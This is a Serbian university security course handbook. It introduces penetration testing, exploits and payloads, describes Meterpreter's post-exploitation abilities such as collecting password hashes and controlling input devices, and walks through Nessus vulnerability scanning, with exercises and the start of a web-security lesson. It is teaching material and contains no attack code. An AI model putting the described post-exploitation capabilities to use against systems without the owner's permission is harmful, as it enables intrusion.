Testiranje prodora ili testiranje sigurnosti, je praksa napadanja sopstvenih klijenata ili IT sisteme tih klijenata na isti način na koji bi haker identifikovao bezbednosne rupe.

Naravno, ovo se izvodi bez stvarnog ugrožavanja mreže. Lice koje izvodi testiranje prodora zove se ispitivač prodora (pentester). Treba napomenuti da testiranje prodora zahteva dozvolu od lica koji je vlasnik sistema. U suprotnom, to bi predstavljalo hakovanje sistema, što je naravno ilegalno u većini zemalja. Drugim rečima, razlika između testiranja prodora i hakovanja je u tome da li imate dozvolu vlasnika sistema. Ukoliko želite da uradite testiranje prodora na tuđem sistemu, preporučuje se pribavljanje pismenog odobrenja. U cilju boljeg razumevanja testiranja prodora, treba prvo da razumemo koncepte bezbednosnih propusta, exploita i payloada.

Ranjivost predstavlja bezbednosnu rupu u softveru, hardveru ili operativnom sistemu koja omogućava napad na taj sistem. Može biti jednostavan kao na primer slaba lozinka ili složen kao buffer overflow ili SQL injection. Bezbednosne propuste se obično nalaze istraživači bezbednosti. Ovaj termin se odnosi na pametne osobe koji vole da traže rupe u sistemima i da ih slome.

Kao i testiranje prodora i istraživanje bezbednosti može da se koristi i za dobro i za zlo. Neke zemlje ne prave razliku i odbacuju istraživanje bezbednosti u potpunosti, tako da obavezno proverite da li kršite zakone svoje zemlje pre nego što počnete da istražuje i posebno pre nego što objavite bilo kakve rezultate.

U svrhu provere propusta u svojim sistemima, obično koristimo skenere bezbednosnih propusta ili druga rešenja koja daju procenu ugroženosti.

Metasploit predstavlja rezultat saradnje open source zajednice i Rapid7 tima. Radi se o softveru koji pomaže IT profesionalcima da identifikuju bezbednosne probleme, provere ugroženost sistema i razviju stručne bezednosne procene obezbeđujući i na taj način zaštitu od bezbednosnih propusta. Mogućnosti Metasploita uključuju eksploataciju, proveru lozinki, skeniranje wen aplikacija i društveni inženjering. Metasploit izdanja su u rasponu od javno dostupnih do profesionalnih koja su namenjena preduzećima a sva su bazirana na Metasploit Framework-u open source SDK-u sa najvećom bazom javnih,testiranih i kvalitetnih ekploita na svetu.

ŠTA JE ZLOUPOTREBA (ENGL. EXPLOIT)?

Da bi iskoristili ranjivost nekog sistema često nam treba exploit, mali i visoko specijalizovani kompjuterski program čiji je jedina svrha postojanja da iskoristi određeni propust

Payload je komad softvera koji omogućava kontrolu nad računarskim sistemom nakon što je on exploitovan. Payload je najčešće priložen i isporučuje se exploitom. Ovo možemo da zamislimo na sledeći način: exploit koji nosi payload u svom rancu i kada probije u sistem on zatim ostavlja tamo ranac.

Najpopularniji payload u okviru Metasploit-a zove se Meterpreter, koji nam omogućava širok spektar akcija na ciljnom sistemu. Na primer, možemo da otpremimo i preuzimamo fajlove sa tog sistema, napravimo screenshot ili prikupimo heševe lozinki. Možemo čak i da preuzmemo kontrolu nad ulaznim uređajima i na taj način u potpunosti kontrolišemo računar.

NESSUS

Nessus je najkorišćeniji softver na svetu za otkrivanje bezbednosnih propusta. Nessus omogućava skeniranje za sledeće tipove propusta:

- Propusti koji omogućavaju da haker daljinski kontroliše ili pristup osetljivim podacima na sistemu
- Pogrešna konfiguracija (zakrpe koje nisu instalirane)
- Uobičajene lozinke, kao i blanko lozinki na nekim sistemskim nalozima. Nessus takođe možeda pokrene i dictionary napad.
- DOS napadi protiv TCP/IP steka pomoću izmenjenih paketa...

Nessus se sastoji iz „nessusd“, Nessus demona, koji vrši skeniranje i „nessus“, klijenta, koji kontroliše skeniranje i prikazuje rezultate korisniku. Obično Nessus počinje skeniranjem portova sa jednim od četiri ugrađena portskenera (ili se opciono može koristiti AMAP ili Nmap) da bi se odredilo koji se portovi su otvoreni na ciljanom sistemu, a zatim pokušava različite exploite na otvorenim portovima. Svake nedelje se proizvede nekoliko desetina novih provera (pluginova), najčešće na dnevnoj osnovi i javno su dostupni. Rezultati skeniranja mogu se izvoziti u različitim formatima, kao što su plain text, XML, HTML, itd.

Slika 1 - Nessus korisnički interfejs je baziran na web interfejsu za Nessus skener koji se sastoji od jednostavnog HTTP servera i web klijenta. Da bi pokrenuli Nessus GUI, treba da uradite sledeće:


- Potrebno je da preuzmete Nessus sa sledeće lokacije: http://www.tenable.com/products/nessus/select-your-operating-system i nakon toga kompletirate instalaciju
- Otvorite web browser po vašem izboru
- Unesite https://localhost:8834/ unutar polja za navigaciju
- Prijavite se na sitem koristeći podatke kreirane tokom instalacije

Slika 8.1 Nessus [Izvor:Autor]

NESSUS „POLISE“ SEKCIJA

Konfiguracija i pregled polisa za skeniranje

Slika 2 - Nessus „Polise“ odeljak sadrži opcije vezane za kreiranje i konfiguraciju skeniranja propusta. Nessus po defaultu sadrži četiri polise i to:External Network Scan - Ova polisa je podešena da skenira eksterno okrenute domaćine, koji obično prikazuju manje usluga na mreži Internal Network Scan – Ova polisa je podešena za bolje performanse, uzimajući u obzir da se može koristiti za skeniranje velike interne mreže sa mnogo domaćina, nekoliko izloženih servisa i ugrađenim sistemima, kao što su štampači. Web App Tests - Ova polisa je se koristi u cilju otkrivanja svih poznatih i nepoznatih ranjivosti u okviru web aplikacijaPrepare for PCI DSS audits - Ova polisa omogućava ugrađene PCI DSS provere usaglašenosti koji upoređuju rezultate skeniranja sa PCI standardima i proizvode izveštaje.



Slika 8.2 Nessus polise [Izvor:Autor]

Slika 3 - Kreiranje nove polise se vrši unutar odeljka Polise i zatim odabirom opcije Add.


Slika 8.3 Kreiranje polise

KREIRANJE POLISA

Kreiranje polise sadrži četiri konfiguraciona odeljka i to: General, Credentials, Plugins i Preferences.

Odeljak General nam omogućava da imenujemo i opišemo polisu i da zatim konfigurišemo skener.

Slika 4 - Odeljak Credentials omogućava nam da konfigurišemo Nessus skener da koristi navedenu autentikaciju tokom skeniranja.



Slika 8.4 Odeljak Credentials [Izvor:Autor]


Slika 5 - Odeljak Plugins omogućava korisniku da izabere određene bezbednosne provere od ponudjenih kategorije ili pojedine provere. U okviru odeljka Plugins, moguće je kreiranje filtera radi kreiranja što specifičnije polise.

Slika 8.5 Odeljak Plugins [Izvor:Autor]

KREIRANJE PRETRAGE

Kreiranje i editovanje pretrage

Slika 6 - Odeljak Preferences uključuje opcije za precizniju kontrolu nad polisom koju kreiramo.



Slika 8.6 Odeljak Preferences [Izvor:Autor]


Slika 7 - Odeljak „Pretrage“ koji nam omogućava da kreiramo, editujemo i pokrećemo pretrage.

Slika 8.7 Odeljak „Pretrage“ [Izvor:Autor]

POKRETANJE PRETRAGE

Nakon kreiranje pravila za pretragu potrebno je pokrenuti pretragu

Slika 8 - Kreiranje nove pretrage se vrši unutar odeljka Pretrage i zatim odabirom opcije Add.



Slika 8.8 Kreiranje nove pretrage [Izvor:Autor]

Ovde je potrebno uneti sledeće podatke:Naziv pretrage - Nessus UI će koristiti ovaj naziv da identifikuje pretragu Tip pretrage - Imamo tri moguća tipa i to „Pokreni odmah“ (pokreće pretragu nakon konfigurisanja i zatim je briše), „Zakaži“ (bira se vreme kada će pretraga biti pokrenuta) i „Templejt“ (kreira se šablon koji je moguće koristiti i editovati više puta)

Polisa - Treba da odaberemo koju ćemo polisu koristiti u okviru ove pretrage

Mete pretrage - Mete se unose ili kao pojedinačne IP adrese (192.168.1.2), kao IP opseg

(192.168.1.100-192.168.1.200), sa subnet notacijom (192.168.1.0/24) ili tačnom adresom

(www.neka_adresa.com)

Lista Meta - Tekstualni dokument sa lokalne mašine koji sadrži listu svih željenih meta


Slika 9 - Postojeću pretragu pokrećemo (ukoliko nismo odabrali opciju za automatsko pokretanje) klikom na dugme Launch u okviru odeljka Pretrage. Ukoliko je pretraga uspešno pokrenuta dobijamo odgovarajuće obaveštenje i statistiku u realnom vremenu.

Slika 8.9 Postojeća pretraga [Izvor:Autor]

PREGLED I TUMAČENJE IZVEŠTAJA

Nakon završetka zadate pretrage kreira se izveštaj

Slika 10 - Odeljak „Izveštaji“ u okviru koga možemo da pregledamo, upoređujemo i eksportujemo rezultate pretraga. Na slici je prikazana kompletirana pretraga koja je bila uspešna što se vidi u okviru polja status.Ukoliko pretraga nije kompletirana mi klikom na izveštaj možemo da dobijemo trenutne rezultate



Slika 8.10 0 0 0 Odeljak „Izveštaji“ [Izvor:Autor]

Slika 11 - Pregled rezultata pretrage se vrši u okviru odeljka Izveštaji odabirom željenog izveštaja i klikom na dugme Pregled. Ovo nam omogućava da pregledamo rezultate kroz


propuste ili domaćine, prikazujući portove i specifične propuste. Podrazumevani prikaz pokazuje svaki propust sortirani po težini.

Slika 8.11 Pregled rezultata pretrage [Izvor:Autor]

PREGLED REZULTATA PRETRAGE

Detaljniji pregled rezultata pretrage

Slika 12 - Klikom na propust prikazaće se detalji o njemu, uključujući opis, rešenja, reference, faktor rizika, CVSS bodove, plugin izlaze (ukoliko postoje), set datuma vezanih za plugin i propust, i ukoliko je javni Exploit dostupan (koji framework ga podržava). U okviru izveštaja je takođe moguće koristiti filtere i to u vezi samog izveštaja, domaćina ili porta.



Slika 8.12 Pregled rezultata pretrage - detalji [Izvor:Autor]


Slika 13 - Primer rezultata koji je generisao plugin „OS Identification“.

Slika 8.13 Primer rezultata [Izvor:Autor]

IZVOZ IZVEŠTAJA

Izveštaje je moguće izvesti u različitim formatima

Slika 14 - Izvoz izveštaja se vrši tako što se u odeljku Izveštaji nakon odabira klikne na dugme Download. Ovo će prikazati dijalog Preuzimanje gde je potrebno odabrati koji format želimo, kao i specifične informacije (poglavlja) koja bi trebalo da budu uključena.



Slika 8.14 Izvoz izveštaja [Izvor:Autor]

LINKOVI

Linkovi za dodatno proučavanje

https://en.wikipedia.org/wiki/Nessus_(software)

http://www.tenable.com/products/nessus

https://en.wikipedia.org/wiki/Penetration_test

Poglavlje 9

Individualna vežba

ZADACI ZA VEZBU

Zadaci za individualni rad za nedelju 7. (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Instalirati Nessus
• Kreirati korisnički nalog
• Ivršiti skeniranje lokalnog računara sa polisama i pravilima koja se nalaze u Nessusu-u
• Ivršiti skeniranje lokalne mreže sa polisama i pravilima koja se nalaze u Nessusu-u
Drugi zadatak
• Kreirati novu polisu u Nessus-u za skeniranje
• Izvršiti skeniranje lokalnog račinara i lokalne mreže
• Napraviti izveštaj
• Snimiti izveštaj

Poglavlje 10

Domaći zadatak 07

DOMAĆI ZADATAK 7

Sedmi domaći zadatak. (Predviđeno vreme trajanja vežbi je 120 minuta)

Za rešenje zadatka potrebno je:

1. Nessus

Zadatak:

Nessus je alat za skaniranje računarskih sistema i upozoravanje u slučaju otkrivanja ranjivosti koje zlonamerni mogu iskoristiti za dobijanje pristupa bilo kojem računaru koji je povezan na mrežu.

Nessus izvršava oko 1200 provera na datom računaru. Testira da li se neki od poznatih napada mogu iskoristiti za dobijanje pristupa tom računaru.

Cilj ovog zadatka je upoznavanje sa Nessus i Metasploit alatima za skaniranje ranjivosti računarskih sistema.

- Preuzeti Nessus
- Instalirati Nessus na Windows ili Linux mašini
- Skanirati svoju mašinu
- Skanirati okolinu.

Odgovoriti:

- Na kojoj je računarskoj arhitekturi baziran Nessus?
- Koja je prednost ovakve arhitekture?
- Koliko se Nessus razlikuj od alata nmap?
- Šta je to Nessus „plugin“?
- U kojem se formatu mogu napisati rezultati Nessus analize.
- Izlistajte i detaljno objasnite koje ste ranjivosti detektovali.
- Zašto se biraju non-DoS skeneri ranjivosti?

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ07-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ07

Zaključak

ZAKLJUČAK

Rezime sedme lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti sigurnosti mrežnog sloja:

- *OSI referentni model*
- *Bezbednosni servisi i menanizmi*
- *Model bezbednosti mreža*
- *Sigurnosni protokoli i transportnI tunelski režim*
- *Upravljanje ključevima*
- *Authentication header i bezbednost komunikacija*
- *Encapsulating security payload*
- *Nessus*

LITERATURA

Spisak korišćene literature za lekciju 7

https://en.wikipedia.org/wiki/IPsec
http://publib.boulder.ibm.com/infocenter/iseries/v5r3/
index.jsp?topic=%2Frzaja%2Frzajaahheader.htm
http://en.wikipedia.org/wiki/IPsec
https://en.wikipedia.org/wiki/Computer_security
http://en.wikipedia.org/wiki/Digital_signature
http://en.wikipedia.org/wiki/Access_control
http://en.wikipedia.org/wiki/Information_technology_security_audit
http://en.wikipedia.org/wiki/Authentication
http://en.wikipedia.org/wiki/Data_integrity
https://publib.boulder.ibm.com/infocenter/iseries/v5r3/
index.jsp?topic=%2Frzaja%2Frzajaesp.htm
http://www.rfc-editor.org/rfc/rfc2406.txt
https://en.wikipedia.org/wiki/IPv6
http://www.ietf.org/rfc/rfc2411.txt
http://en.wikipedia.org/wiki/Security_association
https://en.wikipedia.org/wiki/OSI_model
https://en.wikipedia.org/wiki/Open_Systems_Interconnection
http://www.itu.int/rec/T-REC-X.800-199103-I/en
http://en.wikipedia.org/wiki/Security_service

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 7 nastavak

https://en.wikipedia.org/wiki/Access_network_discovery_and_selection_function
http://en.wikipedia.org/wiki/Internet_Security_Association_and_Key_Management_Protocol
https://www.sans.org/reading-room/whitepapers/modeling/network-security-model-32843
http://blogs.ixiacom.com/ixia-blog/network-security-model-defining-an-enterprise-security-strategy/
https://en.wikipedia.org/wiki/Penetration_test
https://en.wikipedia.org/wiki/Nessus
http://www.tenable.com/products/nessus

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Sigurnost transportnog i aplikacionog sloja

Lekcija 08

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 08

SIGURNOST TRANSPORTNOG I APLIKACIONOG SLOJA

- Sigurnost transportnog i aplikacionog sloja
- Poglavlje 1: Web bezbednost
- Poglavlje 2: Bezbednost transportnog sloja
- Poglavlje 3: Autentifikacija i autorizacija
- Poglavlje 4: Simetrična i asimestrična enkripcija
- Poglavlje 5: SSL i Kerberos protokol
- Poglavlje 6: Bezbedni sistem elektronske pošte, PGP i S-MIME
- Poglavlje 7: PKI i Certificate Authority
- Poglavlje 8: Vežba 08
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 08
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast sigurnosti transportnog i aplikacionog sloja.

Teme predavanja su:

- *Web bezbednost i application layer security*
- *Bezbednost transportnog sloja*
- *Autentifikacija i autorizacija*
- *Simetrična i asimestrična enkripcija*
- *SSL i Kerberos protokol*
- *Bezbedni sistem elektronske pošte, PGP i S-MIME*
- *PKI i Certificate authority*

U vežbi studenti će se upoznati sa:

- *Metasploitom*

Poglavlje 1

Web bezbednost

UVOD U WEB BEZBEDNOST

Web predstavlja nove izazove u kontekstu računarske i mrežne bezbednosti.

World Wide Web je u osnovi klijent / server aplikacija koja se izvodi putem Interneta i TCP / IP intraneta. Web predstavlja nove izazove u kontekstu računarske i mrežne bezbednosti:

- *Za razliku od tradicionalnih okruženja, web je ranjiv na napade na web servere putem Interneta.*
- *Web sve više služi kao servis za vidljive informacije o kompanijama i o proizvodu, i kao platforme za poslovne transakcije. Reputacija može biti narušena i može se izgubiti novac ako se web serveri obore.*
- *Iako se web pretraživači jednostavno koriste, a web serveri se relativno jednostavno konfigurišu, i web sadržaj se jednostavno razviti, osnovni softver je izuzetno složen. Ovaj kompleksni softver može sakriti mnoge potencijalne bezbednosne nedostatke.*
- *Web-server se može iskoristiti za aktiviranje bloka (engl. launching pad) u korporacije ili agencijske celokupne komplekse računara. Nakon što je web-server oboren napadač može pristupiti podacima i sistemima koji nisu deo web-a, ali su povezane sa serverom na lokalnom sajtu.*
- *Povremeni i neobučeni (u bezbednosnim pitanjima) korisnici su zajednički klijenti za usluge zasnovane na web-u. Takvi korisnici nisu svesni bezbednosnih rizika koji postoje i nemaju alate ili znanje da preduzmu efikasne* protiv mere.

WEB BEZBEDNOSNE PRETNJE

Pregled vrsta bezbednosnih pretnji koje se sreću u korišćenju Interneta.

Pretnje prilikom korišćenja web-a se mogu podeliti na pasivne i aktivne napade. Pasivni napadi uključuju *prisluškivanje na mreži između pretraživača i servera i dobijanje pristupa informacijama na web-stranici koja bi trebalo biti ograničena. Aktivni napadi uključuju otkrivanje drugih korisnika, ubacivanje poruka u tranzitu između klijenta i servera i ubacivanje informacija na web sajt.*

Pretnje se mogu klasifikovati i na osnovu lokacija:

- *web server,*

- *web pretraživač i*
- *mrežni saobraćaj između pretraživača i servera.*

Bezbednost servera i pretraživača je u kategoriji bezbednosti računarskih sistema.

UPOREDNI PRIKAZ BEZBEDNOSNIH PRETNJI NA WEBU

Prikaz bezbednosnih pretnji na webu.

Slika 1 daje uporedni prikaz bezbednosnih pretnji na webu.

	Pretnje	Posledice	Kontramere
INTEGRITET	Modifikacija korisničkih podataka Trojanac u pretraživaču Modifikacija memorije Modifikacija saobraćaja u tranzitu	gubitak informacija kompromitovan uređaj osetljivost na sve pretnje	kriptografska provera zbira
POVERLJIVOST	Prisluškivanje mreže Krađa informacija sa servera Krađa podataka klijenta informacije o konfiguraciji mreže informacija o trenutnom broju klijenata na serveru	gubitak informacija gubitak privatnosti	šifrovanje, zamena Weba
NEDOSTUPAN SERVIS (DoS)	onemogućavanje korisničkih konekcija mrežni uređaj sa fiktivnim zahtevima prepunjavanje diska ili memorije izolacija uređaja zbog DoS napada	rušenje (razaranje) uznemiravanje sprečavanje korsinika da obavi uslugu	postoje poteškoće u sprovođenju kontramera
AUTENTIFIKACIJA	prestavljanje legitimnih korisnika falsifikovanje podataka	pogrešno predstavljanje korisnika uverenje da je validna infromacija lažna	kriptografske tehnike


Slika 1.1 -Uporedni prikaz bezbednosnih pretnji na webu [Izvor: Autor]

WEB PRISTUPI BEZBEDNOSTI SAOBRAĆAJA

Postoje brojni načini kako bi se ostvarila bezbednost na web-u.

Različiti pristupi koji se razmatraju su slični kada je reč o servisima koji se pružaju, ali se razlikuju prema primeni i relativnoj lokaciji u odnosu na TCP/IP protokol. Slika 2 ilustruje ove razlike.

- *Jedan od načina za pružanje Internet bezbednost je korišćenje IPSec protokola*
- *Drugo rešenje opšte namene je implementacija bezbednosti iznad TCP protokola*
- *Primena specifičnih bezbednosnih usluga je umetanje unutar pojedinih aplikacija*



Slika 1.2 Razlicite lokacije web bezbednosnih mehanizama [Izvor: Autor]

SIGURNOSTNI PROTOKOLI NA RAZLIČITIM TCP/IP SLOJEVIMA

U današnjem Internetu postoji mnoštvo protokola koji pružaju sigurnost na različitim nivoima skupa protokola TCP/IP.

U zavisnosti od mesta u steku gde je implementirana sigurnost, moguće je da se obezbede sve ili samo poneke od navedenih usluga. Ponekad se pojedine usluge obezbeđuju na jednom sloju a druge na drugim slojevima. Navešćemo kraći pregled dobrih i loših strana obezbeđivanja sigurnosti na različitim mestima u skupu protokola TCP/IP.

- ***Sloj aplikacije**. Protokoli koji obezbeđuju sigurnost i funkcionišu na sloju aplikacije moraju biti implementirani u krajnjim tačkama komunikacije (najčešće, na računarima). Prednost ovakvog načina ostvarivanja sigurnosti sastoji se u tome što aplikacija može da se proširi bez oslanjanja na sigurnosne usluge koje obezbeđuje operativni sistem (u normalnim situacijama aplikacija nema nikakvu kontrolu nad time šta je implementirano u operativnom sistemu). Tipičan primer upotrebe sigurnosnog protokola na aplikacionom sloju jeste aplikacija za e-poštu koja koristi OpenPGP radi obezbeđivanja sigurnosti elektronske pošte.* Ukoliko aplikacija ima specifične sigurnosne potrebe, tada se za obezbeđivanje sigurnosnih mehanizama ne možemo osloniti na niže slojeve steka protokola TCP/IP.
- **Transportni sloj.** Obezbeđivanje sigurnosti na transportnom sloju ima prednost u odnosu na obezbeđivanje sigurnosti na aplikacionom sloju jer nije potrebno modifikovati svaku aplikaciju. Sve postojeće aplikacije dobiće isti stepen sigurnosti koji zavisi od zaštitnih mehanizama implementiranih na transportnom sloju. Kao i u prethodnom slučaju, sigurnost na transportnom sloju obezbeđuje se na krajnjim sistemima. Nju, takođe, odlikuje zavisnost od protokola. Tako je, na primer, TLS (Transport Layer Security) protokol koji obezbeđuje sigurnosne usluge provere identiteta, integriteta i poverljivosti preko TCP protokola.
- **Mrežni sloj.** Implementiranje sigurnosti na ovom sloju ima veliki broj prednosti. Na primer, premašenje izazvano razmenom ključeva značajno je smanjeno, jer svi transportni protokoli i aplikacije sada dele infrastrukturu upravljanja ključem koju obezbeđuje mrežni sloj.
